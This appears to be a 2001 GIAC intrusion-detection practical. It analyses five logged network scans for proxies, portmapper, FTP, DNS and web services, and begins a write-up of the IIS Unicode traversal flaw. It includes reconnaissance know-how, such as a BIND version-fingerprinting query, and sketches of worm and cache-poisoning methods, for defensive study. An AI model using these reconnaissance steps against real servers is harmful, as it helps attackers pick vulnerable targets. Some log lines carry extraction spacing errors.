GIAC Network Intrusion Detection

GCIA Practical Assignment
By Balvant Magan
May 2001

Question One: Network Detects

All 5 traces were taken from the following the SANS GIAC Web Site from the following URL:

http://www.sans.org/y2k/030901.htm

Downloaded Sunday 11 March 2001 (NZDT GMT +12)

Detect one

```
Date    Time         Alerting Host              Alert Desc.     Protocol  Interface
Feb 22 3:44:30 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
           Source:SRC Port                  Destination: DST Port
  206.172.206.232:4679 to a.b.5.30 on unserved port 1080
Feb 22 3:44:30 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4681 to a.b.5.30 on unserved port 3128
Feb 22 3:44:30 AM firewall.xyz. com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4682 to a.b.5.30 on unserved port 8080
Feb 22 3:44:31 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4679 to a.b.5.30 on unserved port 1080
Feb 22 3:44:31 AM firewal l.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4681 to a.b.5.30 on unserved port 3128
Feb 22 3:44:31 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4682 to a.b.5.30 on unserved port 8080
Feb 22 3:44:31 AM f irewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4679 to a.b.5.30 on unserved port 1080
Feb 22 3:44:31 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4681 to a.b.5.30 on unserved port 3128
Feb 22 3:44:3 2 AM firewall.xyz.com unix: securityalert: tcp if=hme0 from
  206.172.206.232:4682 to a.b.5.30 on unserved port 8080
```

1. **Source of Trace**
   Source is from http://www.sans.org/y2k/030901.htm

2. **Detect was generated by:**
   Detect is generated from a Firewall log. The system appears to be Unix based. The Alert is generated from firewall.xyz.com on network Interface (if) hme0.

Source IP =	206.172.206.232
Source Port =	TCP ports 4679, 4681, 4982
Destination IP =	a.b.5.30 (sanitised)
Destination Port =	TCP ports 1080, 3128, 8080
Connection Type =	Probable TCP SYN but not detailed in log.

3. **Probability the Source Address was spoofed:**

Source address does not seem to be spoofed. The address 206.172.206.232 belongs to BellGlobal.com and at the time of writing a reverse nslookup resolved to **ppp.7984.ON.BellGlobal.com** . This is most like a DHCP assigned address, so no way now of telling who the Attacker was.

4. **Description of Attack:**

Scan for open proxy or Tr ojan, but resembles RingZero and may just be information gathering. Reconnaissance scan probably to use the information later. This activity does not resemble normal usage, so is probably hostile in nature.

5. **Attack mechanism:**

Possible form of RingZero scan (usually 80,8080,3128). More detailed logging required to reveal patterns such as varying TTL values from the same host IP address which has been seen in other RingZero scans and would indicate crafting of the packet. There are three scans on each po rt. Destination Port 3128 is a **Squid Proxy** Service port, port 8080 is a well known alternate Web service port, port 1080 (also Wingate Trojan port) may also be used but not as common. This activity was **stimulus**, and the attacker was trying to elicit a resp onse from the destination, but in this case will not receive one, as the Firewall will have probably silently dropped these requests to 'unserved' ports (1080, 8080, 3128).
The purpose of the RingZero attack was possibly to find open Web proxies and maybe to compile a list of these for future use. This was observed by a Systems Administrator, Ron Marcum, at Vanderbilt University on a Windows host performing this scan (*Network Intrusion Detection, An Analyst's Handbook – Stephen Northcutt, Judy Novak*)

6. **Correlation:**

Jan 7 22:24:45 hostp portsentry[516]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 7 22:24:46 hostp portsentry[516]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 7 22:25:24 hostbe portsentry[323]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 8 00:30:21 hostca portsentry[264]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 8080
Jan 8 00:3 0:21 hostca portsentry[264]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128

Jan 8 00:30:21 hostca portsentry[264]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 8 00:30:21 hostca portsentry[264]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 8 00:30:21 hostca portsentry[264]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 3128
Jan 8 00:30:21 hostca portsentry[2 64]: attackalert: Connect from host: 61.141.205.214/61.141.205.214 to TCP port: 8080

From: http://www.sans.org/y2k/011601 -1430.htm submitted by Laurie@edu

7. **Evidence of active targeting:**
This is active targeting of this one host (a.b.5.30) in this instance, however, if this was RingZero, and it appears to be, the attacking host was probably scanning a number of other hosts as well (randomly). This was the only scan to this particular network that alerted on the Firewall. Some scans may have actually penetrated the Firewall (on this network) if valid web servers were running on this network, and the Firewall was configured to allow the traffic to pass.

8. **Severity:**
Ratings Guide: This severity scale is used as a basis for all remaining Detects (1-5).
Severity = (Critical + Lethal) – (System + NetWork Countermeasures) *IDS Signatures and Analysis, Part 1 and 2 – Stephen Northcutt*
Critical = How critical is the target?
5 = DNS server, Firewall, Router
4 = Email Relay
3 = NT Server *(Assumption as not detailed in above Guide)*
2 = Unix Desktop
1 = DOS 3.11 machine (Standalone)

Lethal = How lethal is could the attack be?
5 = root access to the network
4 = Denial of Service
3 = User Level Access (password acquired)
2 = Confidentiality attack (null session access)
1 = Attack unlikely to succeed

System Countermeasure = How secure is the System?
5 = Modern Operating System, fully patched, with secure c omms
4 = Modern Operating System, not fully patched *(Assumption as not detailed in above Guide)*
3 = Older Operating Systems, not fully patched
2 = Older Operating System, good security policy (strong passwords etc) *(Assumption as not detailed in above Gu ide)*
1 = Older Operating System, not patched, low level of OS security policy (wide open)

Network Countermeasures = How secure is the Network (perimeter)?
5 = Restrictive Firewall, no other external network paths (only one way in)
4 = Restrictive Firewall, but some external connections eg. Modems, ISDN
3 = Firewall has an outdated NID List ('bad' port drop list) *(Assumption as not detailed in above Guide)*
2 = Permissive Firewall (allows the attack through!)
1 = No Firewall, Router ACL allow open access to network *(Assumption as not detailed in above Guide)*

3+1 – 3+5 = -4
The Severity rating is **–4**, because the host attacked I am assuming is **not** a Web Server, but could be a server of some sort (assume 3), and the lethality was low (1), the System Countermeasures are adequate (assume 3) and the Network Countermeasures were very good as the Firewall dropped the packet (5).

9. **Defensive recommendations:**
Firewall dropped packets so security policy is Ok for this attack. Ensure no unessential Web services are running on Hosts with an internet connection.

10. **Multiple choice test question:**
Q. Port 3128 is often used for which service?

A. WinGate
B. Portmapper
C. SubSeven
D. Squid Proxy

Answer is D. Squid Proxy. The other Services / Trojans do not use this Port .

Detect Two

Date	Time	Proto	SRC:SRC Port		DST:DST Port	TCP Flag
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.38.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.39.111	s
06 Mar 01	19:05:30	tcp	202. 157.133.203.2666	o>	202.37.88.40.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.41.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.42.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.43.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.44.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.45.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.46.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.47.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.48.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.49.111	s
06 Mar 01	19:05:30	tcp	202.157.133.203.2666	o>	202.37.88.50.111	s

1. **Source of Trace:**
   Source is from http://www.sans.org/y2k/030901.htm

2. **Detect was generated by:**
   Detect is generated from a SNORT Log.

   Source IP =202.157.133.203
   Source Port = 2666

   Destination IP = 202.37.88.38 – 202.37.88.50
   Destination Port = 111

   TCP Flags = SYN sent

3. **Probability the Source Address was spoofed:**
   Source address is most probably NOT spoofed because the attacker will probably want to receive a response from the Target. However, source port is fixed at 2666 so the packet appears to be crafted. The speed of the scan is sub-second so not normal connection characteristic (scripted). The source IP is registered to Webvisions , Singapore (202.157.132.0 – 202.157.133.255)

4. **Description of Attack:**
   CVE-1999-0189 (Solaris RPCBind vulnerability and unfiltered high ports).
   Attack is a port scan for reconnaissance.

5. **Attack mechanism:**
This activity shows **stimulus**.
Scan is trolling through an IP range (202.37.88.38 – 202.37.88.50) looking for a response on SUNRPC PortMapper 111 (Unix). This may give information for other RPC services running on the system eg. NFS to discover mountable Drives on system, and using attacks such as **statd** and **tooltalk**. Also, it is interesting to note the fixed source port of **2666** and **111** destination port could be a some sort of modification to an IMAP scanning script signature that had a fixed source port of 2666 and a fixed Sequence Number of 111 (maybe just coincidence?) – p225, *Network Intrusion Detection An Analyst Handbook, Second Edition, (Stephen Northcutt / Judy Novak)*

6. **Correlation:**

Jan 19 10:12:25
takahe snort[30080]: IDS13 - RPC - portmap-request-mountd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:12:25
takahe snort[30080]: IDS13 - RPC - portmap-request-mountd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:12:30
takahe snort[30080]: IDS22 - RPC - portmap-request-pcnfsd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:12:30
takahe snort[30080]: IDS22 - RPC - portmap-request-pcnfsd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:17:15
takahe snort[30080]: IDS13 - RPC - portmap-request-mountd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:17:15
takahe snort[30080]: IDS13 - RPC - portmap-request-mountd: 206.218.166.3:600 -> 130.216.133.228:111

Jan 19 10:17:20
takahe snort[30080]: IDS22 - RPC - portmap-request-pcnfsd: 206.218.166.3:600 -> 130.216.133.228:111

From: http://www.sans.org/y2k/012301.htm submitted by security@auckland

7. **Evidence of active targeting:**
There is no active targeting, scan is through a range of IP addresses and probably across other networks also.

8. **Severity:**
Severity = (Critical + Lethal) – (System + NetWork Countermeasures)
(4+5) – (3+4) = 2

The criticality of the host is high (assume 4), the lethality of a successful attack if a ensuing vulnerability is exploited is very high (5). The system and network countermeasures have been assumed at 3 for each.

SUNRPC attacks are well known and most IDS should pick these up easily so I have given the Network countermeasures a high score as an assumption.

9. **Defensive recommendations:**
Since the Firewall action is not detailed, I will assume the packet s got dropped so no defensive action is recommended. If the packets were allowed through I would recommend altering the rulebase to only allow access to servers required to give RPC Portmapper access. Also any Unix or Linux systems should have the latest p atches applied.

10. **Multiple choice test question:**

Q. RPC Portmapper is dangerous if exploited because

A. It can give information about System resources such NFS and mountable drives
B. It is an access point for the well known Trojan SubSeven
C. It is a well know exploit for acquiring Credit Card information (**R**emote **P**ersonal **C**ard service)
D. RingZero also uses this port

Answer = A

Detect Three

Date	Time	Proto	Client: Port		Server ;Port	TCP Flags
06 Mar 01	19:38:49	tcp	24.23.19.27.1991	<|	130.216.21.198.21	sR
06 Mar 01	19:36:50 s	tcp	24.23.19.27.1832	->	130.216.21.41.21	s
06 Mar 01	19:36:50 s	tcp	24.23.19.27.1831	->	130.216.21.40.21	s
06 Mar 01	19:38:50	tcp	24.23.19.27.1990	<|	130.216.21.197.21	sR
06 Mar 01	19:38:50	tcp	24.23.19.27.1991	<|	130.216.21.198.21	sR
06 Mar 01	19:38:51	tcp	24.23.19.27.1991	<|	130.216.21.198.21	sR
06 Mar 01	19:36:52 s	tcp	24.23.19.27.1834	->	130.216.21.43.21	s
06 Mar 01	19:36: 52 s	tcp	24.23.19.27.1833	->	130.216.21.42.21	s
06 Mar 01	19:36:54 s	tcp	24.23.19.27.1837	->	130.216.21.46.21	s
06 Mar 01	19:36:54 s	tcp	24.23.19.27.1836	->	130.216.21.45.21	s
06 Mar 01	19:36:55 s	tcp	24.23. 19.27.1838	->	130.216.21.47.21	s
06 Mar 01	19:36:56 s	tcp	24.23.19.27.1840	->	130.216.21.49.21	s
06 Mar 01	19:36:56 s	tcp	24.23.19.27.1839	->	130.216.21.48.21	s

1. **Source of Trace**
   Source is from http://www.sans.org/y2k/030901.htm

2. **Detect was generated by:**
   The Detect may be generated from SNORT, however the TCP Flag fields do not represent a SNORT format (so unknown).
   Source IP = 24.23.19.27
   Source Port = ephemeral varying

   Destination IP = 130.216.21.X network hosts
   Destination Port = TCP Port 21

   TCP Flags = SYN sent

3. **Probability the Source Address was spoofed:**
   Source IP is probably not spoofed, however the scan is probably scripted looking at the time intervals. The Source IP Address resolved to **cc473955-a.Brick1.NJ.Home.com** . For this scan the attacker would want to receive the response from the Victim host.

4. **Description of Attack:**
   CVE-1999-0080 (Vulnerability in wu-ftp allows root access via "site exec")
   This is a Network Scan to identify FTP servers (FTP Control port 21). Some responses from targeted servers with a **R (RESET)** to the attacker because no active service was running on Port 21 on these Hosts. It appears the attacker may have sent multiple SYN packets to these host (130.216.21.197 – 198), accounting for the multiple RESET's sent. The above scan is somewhat out of order if the time intervals are observed. The above trace is

re-organised into chronological order below. The traces may have been aggregated from different logs.

```
06 Mar 01 19:36:50 s    tcp    24.23.19.27.1831    ->  130.216.21.40.21    s
06 Mar 01 19:36:50 s    tcp    24.23.19.27.1832    ->  130.216.21.41.21    s
06 Mar 01 19:36:52 s    tcp    24.23.19.27.1833    ->  130.216.21.42.21    s
06 Mar 01 19:36:52 s    tcp    24.23.19.27.1834    ->  130.216.21.43.21    s
06 Mar 01 19:36:54 s    tcp    24.23.19.27.1836    ->  130.216.21.45.21    s
06 Mar 01 19:36:54 s    tcp    24.23.19.27.1837    ->  130.216.21.46.21    s
06 Mar 01 19:36:55 s    tcp    24.23.19.27.1838    ->  130.216.21.47.21    s
06 Mar 01 19:36:56 s    tcp    24.23.19.27.1839    ->  130.216.21.48.21    s
06 Mar 01 19:36:56 s    tcp    24.23.19.27.1840    ->  130.216.21.49.21    s
06 Mar 01 19:38:49      tcp    24.23.19.27. 1991  <|  130.216.21.198.21  sR
06 Mar 01 19:38:50      tcp    24.23.19.27.1990  <|  130.216.21.197.21  sR
06 Mar 01 19:38:50      tcp    24.23.19.27.1991  <|  130.216.21.198.21  sR
06 Mar 01 19:38:51      tcp    24.23.19.27.1991  <|  130.216.21.198  .21  sR
```

This now shows a correlation with Source Ports incrementing with consecutive numbers (1831 – 1840). A connection from Source port 1845 is oddly missing. The jump from Source ports 1840 to 1990, 1991 is possibly intentional by the attacker to try a nd simulate normal looking traffic. This attack does not establish an FTP session, but looks for live host with Port 21 active.

5. **Attack mechanism:**

This activity shows **stimulus** and associated **responses** from some of the targets. This attack may be targetin g Linux Servers with FTP Port 21 open. There are known vulnerabilities in Red Hat 6.2 and 7.0 machines that are used to infect Host with a virus. The virus, a WORM known as the Ramen Worm, propagates through vulnerable versions of wu -ftpd, RPC statd, and LPRng. The worm uses a tool called **synscan** and randomly contacts IP address checking for FTP banners for vulnerable versions of Red Hat Linux. For Red Hat Linux version 6.2, the WORM attempts to exploit rpc.statd or wuftpd. On Red Hat Linux version 7.0 the virus tries to exploit an LPRng bug to gain access to the system. Once the machine is infected the virus sets up an HTTP service on Port **27374** (also SubSeven 2.1) to serve out copies of itself.

6. **Correlation:**

```
198.5.159.50:3309  -> a.b.c.32:21 SYN ******S* J an 6 03:21:19
198.5.159.50:3310  -> a.b.c.33:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3339  -> a.b.c.62:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3344  -> a.b.c.67:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3357  -> a.b.c.80:21 SYN ******S* Jan 6 03:21:1  9
198.5.159.50:3867  -> a.b.e.79:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3875  -> a.b.e.87:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3891  -> a.b.e.103:21 SYN ******S* Jan 6 03:21:19
198.5.159.50:3904  -> a.b.e.116:21 SYN ******S* Jan 6 03:21:19
198.5.15 9.50:3916 -> a.b.e.128:21 SYN ******S* Jan 6 03:21:19
```

```
198.5.159.50:3921  -> a.b.e.133:21 SYN ******S* Jan 6 03:21:20
198.5.159.50:3983  -> a.b.e.195:21 SYN ******S* Jan 6 03:21:20
198.5.159.50:4001  -> a.b.e.213:21 SYN ******S* Jan 6 03:21:20
198.5.159.50:400 5 -> a.b.e.217:21 SYN ******S* Jan 6 03:21:21
198.5.159.50:4066  -> a.b.f.21:21 SYN ******S*
```

From: http://www.sans.org/y2k/011601 -1430.htm

Submitted By: Laurie@edu

7. **Evidence of active targeting:**
The scan shows connection attempts to a number of different destination hosts. This leads me to believe this is a network scan across a number of different hosts and possibly different networks and hence not active targeting.

8. **Severity:**
Severity = (Critical + Lethal) – (System + NetWork Countermeasures)
Severity = (4+5) – (3+2)
= +4

The host targeted are FTP servers so they would be considered critical in nature, and it is unknown if some FTP servers (4). The lethality of the exploit is high (5) because of the vulnerabilities in version 6.2 and 7.0 Linux servers. They System countermeasures I have assumed as 3, that is they may not be fully patched and the Network countermeasures are rated low as there appears to be some responses to the scan. Severity is therefore +4 (high)

9. **Defensive recommendations:**
It appears a number of host responded to the scan. This may mean that either the host are now already compromised or about to be. My recommendations are:

Check the Access Policy on Firewalls and Routers.

Apply patches that may be outstanding on these (and preferably all) hosts.

Check all future traffic from this source address range (.home.com) maybe setup a rule on IDS going to any FTP servers.

Check logs for previous activity from .Home.com address range going to FTP servers. This may not reveal much depending on the nature of business the victim organisation is involved in.

Check Systems for any evidence or signatures the attack may have. Unfortunately this one may c lean up after itself, and leave no trace, check it a service is running on **Port 27374**.

10. **Multiple choice test question:**
Q. What default port number does the Ramen worm setup an http service on?

A. 21
B. 80
C. 3128
D.27374 Answer is D (27374)

Detect Four

Date	Time	Proto	Source:SRC Port		Destination: DST Port	TCP Flag
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4645	->	202.37.88.219.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4644	->	202.37.88.218.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4643	->	202.37.88.217.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4642	->	202.37.88.216.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4641	->	202.37.88.215.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4640	->	202.37.88.214.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4639	->	202.37.88.213.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4638	->	202.37.88.212.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4637	->	202.37.88.211.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4636	->	202.37.88.210.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4635	->	202.37.88.209.53	s
06 Mar 01	19:38:11 s	tcp	211.34.30.130.4634	->	202.37.88.208.53	s

1. **Source of Trace**
   Source is from http://www.sans.org/y2k/030901.htm

2. **Detect was generated by:**
   Detect is generated from a Snort Log.

   Source IP = 211.34.30.130
   Source Port = ephemeral (4645 – 4634, decrementing)

   Destination IP = 202.37.88.219 – 202.37.88.208 decrementing
   Destination Port = TCP Port 53

   TCP Flags = SYN sent

3. **Probability the Source Address was spoofed:**
   The Source address is probably NOT spoofed as the type of scan is really for reconnaissance. The attacker would not spoof his address as they would want to receive any responses, and use this information for future attacks like a DNS Denial Of Service, Cache Poisoning, Zone Transfer etc. The source port does appear to be crafted though as it is decrementing, as are the destination IP addresses. The source IP is registered to Korea Network Information Centre, Korea (211.32.0.0 – 211.39.255.255). The decrementing source ports are interesting (not normal), indicating the packets are crafted, and the scan is probably also scripted, looking at the time intervals for the connection attempts.

4. **Description of Attack:**
   CVE-1999-0024 (Cache Poisoning)

If we looked at any one trace line in isolation we could interpret this as a Client Resolver attempting to resolve a domain name using a **gethostbyname** (a large name query would use TCP) or a DNS server running BIND version 8 using an ephemeral source port for a DNS Zone transfer. Looking at the entire trace paints a different picture though. This type of attack is a Network Scan, the attacker is scanning through an address range looking for a DNS server (port 53) response. Not sure of the tool used for this but it decrements the source port for each connection and runs pretty fast. The scan is using TCP 5 3 therefore the attacker is sending a Domain Name Request (query). This port could be used to download the DNS zone map of IP and Hosts registered on the DNS Server. This could also be a 3DNS query to test the round trip to a DNS server, to provide a better response for some client connecting to a Web Server run by the Destination organisation but since the scan is to a variety of Hosts this is probably not the case. A more sinister attack would be to send a 'response' within a query. Some versions of BIND will cache whatever they find in the Response section of a query.

Reference:
Network Intrusion Detection, Second Edition, ***S. Northcutt, J. Novak*** **– Pg104**

5. **Attack mechanism:**

This network activity is **stimulus**.
The attack mechanism is to elicit a response f rom a server running DNS (Domain Name Server) service. Because the connection is made using TCP, this initiates a TCP 3 way handshake. The destination server would reply with a SYN-ACK. This would be sufficient information for the attacker to decide what to try next. Types of attack against vulnerable versions of BIND include; illegal Zone Transfers, cache poisoning by crafting a DNS message in a request, or denial of service.
To find the version of BIND the attacker runs NSLOOKUP and does the following:

set type = TXT
class = CHAOS
version.bind

The attacker would probably already have a particular attack in mind and may just be trying to find a suitable target (running a version of BIND vulnerable to the attack).

6. **Correlation:**

Jan 01 04:51:07 tcp 210.96.8 7.189.2666 <| 130.216.143.254.53 sR
Jan 01 04:51:08 tcp 210.96.87.189.2666 <| 130.216.162.54.53 sR
Jan 01 04:51:08 tcp 210.96.87.189.2666 <| 130.216.162.121.53 sR
Jan 01 04:51:08 tcp 210.96.87.189.2666 <| 130.216.163.226.53 sR
Jan 01 04:51:08 tcp 210.96.87 .189.2666 <| 130.216.169.117.53 sR
Jan 01 04:51:08 tcp 210.96.87.189.2666 <| 130.216.169.209.53 sR

From: http://www.sans.org/y2k/011701.htm submitted by security@auckland

What is interesting about the above scan is the source Port **2666**, this relates to another scan detected in Question 2 which was a RPC portmapper scan. The tools used for this attack may have been the same, which leaves the source port fixed to 26 66 (I have not been able to find out what the program is).

7. **Evidence of active targeting:**
   This trace does show active targeting of this particular Network Address range but not any particular Host (this will come later no doubt).

8. **Severity:**
   Severity = (Critical + Lethal) – (System + NetWork Countermeasures)
   (5+5) – (3+5)
   = 2

I am assuming the above was dropped by the Firewall and any responding Host from the above were running System Patches for BIND vulnerabilities etc. Since the targets are DNS serve r, and very critical (5) and the lethality is undoubtedly high (5). Severity Level is +2.

9. **Defensive recommendations:**
   Defensive recommendations are to ensure any DNS servers this Organisation has, are patched and the Firewall rules are checked that allows only necessary access is granted through the Firewall. If this is suspected to be 3DNS, also check activity on UDP Port 53, ICMP Echo Request, Tracert (UDP 33433) as 3DNS will also use these protocols. ICMP is usually restricted on Firewalls, however UDP 53 is usually open for valid reason (DNS) and therefore commonly used by them.

10. **Multiple choice test question:**
    Q. Cache Poisoning is accomplished by

    A. FTP a bogus entry to a DNS server
    B. Using a common attack tool called BIND
    C. Crafting a DNS message i nto a Request
    D. Using NMAP to modify host entries

    Answer is C. The rest are really bogus.

Detect Five

Date	Time	Proto	Source:SRC Port		DST:DST Port	TCP Flag
06 Mar 01	19:08:29	tcp	192.83.171.86.3673	o>	202.37.88.43.80	s
06 Mar 01	19:08 :29	tcp	192.83.171.86.3674	o>	202.37.88.44.80	s
06 Mar 01	19:08:29	tcp	192.83.171.86.3675	o>	202.37.88.45.80	s
06 Mar 01	19:08:29	tcp	192.83.171.86.3676	o>	202.37.88.46.80	s
06 Mar 01	19:08:29	tcp	192.83. 171.86.3677	o>	202.37.88.47.80	s
06 Mar 01	19:08:29	tcp	192.83.171.86.3678	o>	202.37.88.48.80	s
06 Mar 01	19:08:29	tcp	192.83.171.86.3679	o>	202.37.88.49.80	s
06 Mar 01	19:08:30	tcp	192.83.171.86.3680	o>	2 02.37.88.0.80	s
06 Mar 01	19:08:30	tcp	192.83.171.86.3681	o>	202.37.88.1.80	s
06 Mar 01	19:08:30	tcp	192.83.171.86.3682	o>	202.37.88.2.80	s
06 Mar 01	19:08:30	tcp	192.83.171.86.3683	o>	202.37.88.3.80	s
06 Mar 01	19:08:30	tcp	192.83.171.86.3684	o>	202.37.88.4.80	s

1. **Source of Trace**
   The source of this trace is from http://www.sans.org/y2k/030901.htm downloaded Sunday 11 March 2001 (NZDT GMT+12).

2. **Detect was generated by:**
   This detect is generated from a Snort Log.

   Source IP = 192.83.171.86
   Source Port = ephemeral 3673 – 3684

   Destination IP = 202.37.88.43 – 49, 202.37.88.0 – 4
   Destination Port = TCP Port 80

   Connection Type = TCP SYN

3. **Probability the Source Address was spoofed:**
   The source address is probably not spoofed as the attacker would more than likely want a response sent back to them. A reverse NSLOOKUP of the source IP address resolved to **Proxy.Stic.Gov.Tw**. The address is registe red to Ministry of Education, Taiwan (192.83.167.0 – 192.83.196.255).

4. **Description of Attack:**
   CVE-2000-0884 (Unicode – Web Folder Traversal vulnerability)
   The attacker is doing a network scan of TCP port 80 from Source 192.83.171.86 across the destination network addresses 202.37.88.43 – 49 and across 202.37.88.0 –4. The break in addresses from 202.37.88.43 – 49, and 202.37.88.0 – 4 is of interest. Maybe the attacker has some knowledge of the subnet mask of this network already. The attacker could be looking for Hosts with the Web service or Proxy service

enabled or could be trolling for the RingZero Trojan. What is also interesting about the above scan is the scan to **202.37.88.0**. This is a Broadcast address for some (older) Unix host. However, Broadcasts are UDP not TCP so this will probably not accomplish much. ***Refer* p*237, Network Intrusion Detection An Analyst Handbook, Second Edition, (Stephen Northcutt / Judy Novak)***

5. **Attack mechanism:**
   The attacker is generating **stimulus** by connecting to the destination host using TCP and sending a SYN. The destination host would send a SYN - ACK if a service was running on Port 80 or a RST (Reset) if not.
   Most likely the Attacker is trying to identify Servers with the Web Service running and attempt to exploit associated vulnerabilities such as attempting to gaining root access, Directory traversal or Unicode vulnerabilities to run arbitrary code, depending on what System is found (Unix / NT) and level of patching on the destination host. Alternatively the Attacker may be trolling for Trojan like Backend, Executor, and RingZero.

   The incrementing source ports (3673 – 3684) is normal behaviour, but the time intervals imply the scan is automated.

6. **Correlations**

```
Feb 5 01:14:33 takahe snort[58999]: CVE -1999-0874 -
  IIS-*.idc:
203.167.205.78:1974 -> 130.216.35.105:80

Feb 5 01:14:35 takahe snort[58999]: IIS -scripts-browse: 203.167.205.78:1976 ->
130.216.35.105:80

Feb 5 01:14:39 takahe snort[58999]: IDS219 - WEB-CGI-Perl
  access attempt:
203.167.205.78:1984 -> 130.216.35.105 :80

Feb 5 01:14:40 takahe snort[58999]: IDS219 - WEB-CGI-Perl
  access attempt:
203.167.205.78:1985 -> 130.216.35.105:80

Feb 5 01:14:40 takahe snort[58999]: CVE -1999-0191 - IIS-newdsn:
203.167.205.78:1986 -> 130.216.35.105:80

Feb 5 01:14:43 takahe s nort[58999]: IIS -srch.asp:
203.167.205.78:1988 -> 130.216.35.105:80

Feb 5 01:14:46 takahe snort[58999]: IIS -iisadmpwd:
203.167.205.78:1992 -> 130.216.35.105:80

Feb 5 01:14:48 takahe snort[58999]: IIS -scripts-browse: 203.167.205.78:1997 ->
130.216.35.1 05:80

Feb 5 01:14:49 takahe snort[58999]: CVE -1999-0449 - IIS-codebrowser Exair:
203.167.205.78:1998 -> 130.216.35.105:80
```

Feb 5 01:14:49 takahe snort[58999]: CAN -1999-0736 - IIS-showcode: 203.167.205.78:1999 -> 130.216.35.105:80

From http://www.sans.org/y2k/020801 -1400.htm
Submitted by security@auckland

7. **Evidence of active targeting:**
Definitely active targeting. Attacker may have some knowledge of the victims network already with the subnet scan used.

8. **Severity:**
Severity = (Critical + Lethal) – (System + NetWork Countermeasures)
= (5+5) – (4+4)
= 2

I have chosen the above values because the intended targets are Web server, being critical in nature (5) and the attack could be quite lethal know ing the types of vulnerabilities web servers can be prone to, from root access to DOS types of attack. I will assume the System and Network countermeasures were good. Therefore the severity of the above scan is pretty low, +2.

9. **Defensive recommendations:**
My defensive recommendation would be to disable all non essential Web services. It is not uncommon for someone to run up a web server for "internal" use as an intranet server, or for testing etc. Often these services remain operating unmonitored. Also ensur e System patches are always maintained up to date. There is not much that can be done to restrict access to Port 80, most web services run on this port and using custom ports can only be implemented using some form of Port Translation (performed by the Firewall). A HTTP security server should be implemented to ensure unusual URI's are not being sent to the Web servers to exploit vulnerabilities.

10. **Multiple choice test question:**
Q. The Unicode Bug allows an attacker to:

A. Mirror a Web Site
B. Run arbitrary commands on a vulnerable system
C. Acquire the root password for the system
D. Install the RingZero Trojan

Answer is B.

Question Two: Description of an Attack

IIS Unicode Vulnerability

Introduction

This article will describe the Unicode Vulnerability present in some versions of Microsoft's Internet Information Server (IIS). The vulnerability is also known as the "Directory Traversal Vulnerability" and is identified as the CVE (Common Vulnerabilities and Exposures) assignment CVE -2000-0884 at www.cve.mitre.org .

What is Unicode?

Unicode provides a unique way of identifying a character (letter, number, or symbol), that is independent of the platform, language, or program. Unicode provides multi-language support for applications.

Unicode standards are maintained by a Unicode Consortium, (see site www.unicode.org) and the standard has been adopted by many OEM's, including SUN, HP, Microsoft and Apple. Unicode is required to support XML, JAVA, CORBA 3.0, LDAP and WML. Unicode Standards have "charsets" (character sets) which are described in RFC's, for example UTF -6 and UTF-7 and UTF-8.

What causes the Vulnerability?

The Unicode vulnerability is caused by the way IIS processes Unicode representations of particular "special" characters and how the URI is parsed.

The Uniform Resource Identifier (URI) RFC, http://www.ietf.org/rfc/rfc2396.txt reserves characters for special purposes. For example the "/" or " \" are reserved characters and used as delimiters (path_segments) within URI's. These reserved characters can be used to represent data, as long as they are "escaped" using the "%" character followed by the hexadecimal representation for the character. Therefore " **%20**" represents a *space* and "**%25**" represents a *percent* symbol (%). " **%2F**" represents the "/" symbol.

